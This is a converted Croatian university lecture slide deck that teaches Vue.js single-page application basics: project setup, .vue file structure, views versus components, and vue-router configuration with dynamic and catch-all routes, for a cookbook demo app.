? Use history mode for router? (Requires proper server setup for index fallback in production) Yes
? Pick a linter / formatter config: Prettier
? Pick additional lint features: Lint on save
? Where do you prefer placing config for Babel, ESLint, etc.? In package.json
? Save this as a preset for future projects? (y/N)
```



```
Successfully created project fer-demo-spa.
Get started with the following commands:

$ cd fer-demo-spa
$ npm run serve
```

# Struktura projekta

The screenshot illustrates the structure and runtime behavior of a Vue.js SPA. On the left, the project file tree for 'FER-DEMO-SPA' is shown, featuring a 'public' folder containing 'favicon.ico' and 'index.html', and a 'src' folder with 'assets' (containing 'logo.png'), 'components' (containing 'HelloWorld.vue'), 'router' (containing 'index.js'), 'store', 'views' (containing 'About.vue' and 'Home.vue'), and 'App.vue'. A 'main.js' file is also present in the 'src' folder. Two orange double-headed arrows connect the 'index.html' and 'main.js' files to their corresponding code snippets in the center.

**index.html**

```
<!DOCTYPE html>
<html lang="">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0, shrink-to-fit=no">
<link rel="icon" href="<%= BASE_URL %>/favicon.ico">
<title><%= htmlWebpackPlugin.options.title %></title>
</head>
<body>
<noscript>
<strong>We're sorry but <%= htmlWebpackPlugin.options.title %> doesn't work properly without JavaScript enabled</strong>
</noscript>
<div id="app"></div>
<!-- built files will be auto injected -->
</body>
</html>
```

**main.js**

```
import { createApp } from 'vue';
import App from './App.vue';
import router from './router';
import store from './store';

createApp(App).use(store).use(router).mount("#app");
```

The browser window on the right shows the application running at `localhost:8080/about`, displaying the text "This is an about page". The browser's address bar shows the title "fer-demo-spa". Navigation links "Home | About" are visible above the content.

# .vue datoteke

```
<template>  
  (ovdje pišemo HTML)  
</template>
```

```
<script>  
  (ovdje pišemo JS)  
</script>
```


```
<style scoped>  
  (ovdje pišemo CSS)  
</style>
```

- Imamo tri sekcije:
  - template
  - script
  - style
- Automatski se prevodi u JS
  - Babel
  - Webpack
- Koristi se:
  - View
  - Component



# View vs Component

- Primjećujemo dva koncepta u ustroju projekta (i dva različita direktorija):
  - **Views** (src/components)
  - **Components** (src/components)
- Na tehničkoj razini su to iste stvari – **komponente**
  - Vrijedi sve s prethodnog slajda
- Ali semantički:
  - **Views** predstavljaju **stranice** naše **više-stranične** aplikacije i tipično se referenciraju iz usmjerivača (router, uskoro)
  - **Components** predstavljaju (ponovo upotrebljive) komponente koje se koriste na N stranica
- Postoje **različite konvencije** kako ih nazivati i gdje ih pohranjivati (npr. *pages*, *views*, itd.)


# Izmijenimo generirani projekt u začetak naše Cookbook aplikacije



```
Recipes.vue
src > views > Recipes.vue > ...
1 <template>
2   ...<h1>My cookbook in the making...Vue ver01</h1>
3 </template>
```



```
Calculator.vue
src > views > Calculator.vue > ...
1 <template>
2   ...<h1>Convert C to F and vv.</h1>
3 </template>
4 
```



Ako koristite **VS Code**, instalirati  
**Vetur** za *syntax highlighting* i sl.

# Tehnička opaska

- Preneseno s: <https://gitlab.com/fer-web2/spa-3/-/blob/master/README.md>

## cookbook

---

Različite verzije možete dohvaćati tako da:

- prvo naravno napravite `git clone git@gitlab.com:fer-web2/spa-3.git`
- `cd spa-3`
- zatim checkout verziju koju hoćete (oznake su u predavanjima), npr.:
  - `git checkout v2.0`
  - `git checkout v3.0`
  - ...

Za verziju (tag) 4+ pokrenuti i fer-cookbook-backend koji vraća recepte, dakle:

- `...\\fer-cookbook-backend>node server.js`
- `...\\fer-cookbook>npm run serve`

# Konfiguracija routera

main.js

```
import router from "./router";
createApp(App)
  .use(router)
  .mount("#app");
```

App.vue

```
<template>
  <div id="nav">
    <router-link to="/">
      Recipes
    </router-link> |
    <router-link to="/calculator">
      Calculator
    </router-link>
  </div>
  <router-view />
</template>
```

router/index.js

```
import { createRouter, createWebHistory } from "vue-router";
import Recipes from "../views/Recipes.vue";
import Calculator from "../views/Calculator.vue";
const routes = [
  {
    path: "/",
    name: "Recipes",
    component: Recipes,
  },
  {
    path: "/calculator",
    name: "Calculator",
    component: Calculator,
  },
];
const router = createRouter({
  history: createWebHistory(process.env.BASE_URL),
  routes,
});
export default router;
```


# Dynamic routing, catch-all

router/index.js

```
...
const routes = [ // postoji i alias:"/"
  { path: "/", // mogli smo i redirect: "/recipes"
    component: Recipes,
  },
  {
    path: "/recipes/:id?", // Opcionalni (zbog upitnika) parametar, poslije dostupan kao $route.params.id
    component: Recipes,
  },
  { path: "/calculator",
    component: Calculator,
  },
  { path: "/:catchAll(.*)",
    name: "NotFound",
    component: NotFound
  },
];
...

```

Opcionalni (zbog upitnika) parametar, poslije dostupan kao `$route.params.id`



NotFound.vue

```
<template>
  <h1>Sorry, {{ $route.params.catchAll }}  

  is not found.</h1>  

  Try <router-link to="/">home</router-link>
</template>
```



catchAll je proizvoljno ime varijable, u zagradi je regex

# Recipes.vue 1/2

## Recipes.vue

```
<template>
<div v-if="$route.params.id">
  You are looking for recipe id {{ $route.params.id }}
  <br>Try something <router-link :to="'/recipes/' + somethingElse">
    else e.g. {{ somethingElse }} ...
  </router-link>
</div>
<div v-else>All recipes</div>
<ul>
  <li v-for="msg in routeChanges"
    :key="msg">{{ msg }}</li>
</ul>
</template>
<script>
export default {
  data() {
    return {
      routeChanges: [],
      somethingElse: Math.floor(Math.random() * 1000)
    };
  },
  ...
}
```

Primijetiti dvotočku – izraz pod navodnicima se onda tumači kao js expression



# Recipes.vue 2/2: watchers, scoped style

Recipes.vue


```
...
watch: {
  $route(to, from) {
    this.routeChanges.push(`Route changed: ${from.path} -> ${to.path}`);
    this.somethingElse = Math.floor(Math.random() * 1000);
  },
},
};

</script>
```

```
<style scoped>
* {
  font-size: 32px;
  color: navy;
}
</style>
```

Primijetiti da je stil primijenjen samo na view, npr. naslov je i dalje crne boje, zašto?

**watch** opcija – moguće je pratiti promjene neke varijable! Inače ne bi detektirali promjenu rute, jer Vue čuva komponentu u memoriji




## Zadatak za vježbu

Pogledajte *programmatic navigation*, te dodajte na `Recipes.vue` *button* koji će korisnika prebaciti na **slučajni recept**

# Što će se dogoditi ako ručno upišemo npr. /recipes/101 ?

- Uočiti razliku:

Ako ga ne konfiguriramo, WS će vjerojatno vratiti 404.




## Slide 15

---

**DM1**

ovo je komentar nastavno na zadatak za vježbu? zato sto je slajd izmedju zadatka za vježbu i komponente


Danijel Mlinarić; 15.9.2021.



# Komponente

# Komponente

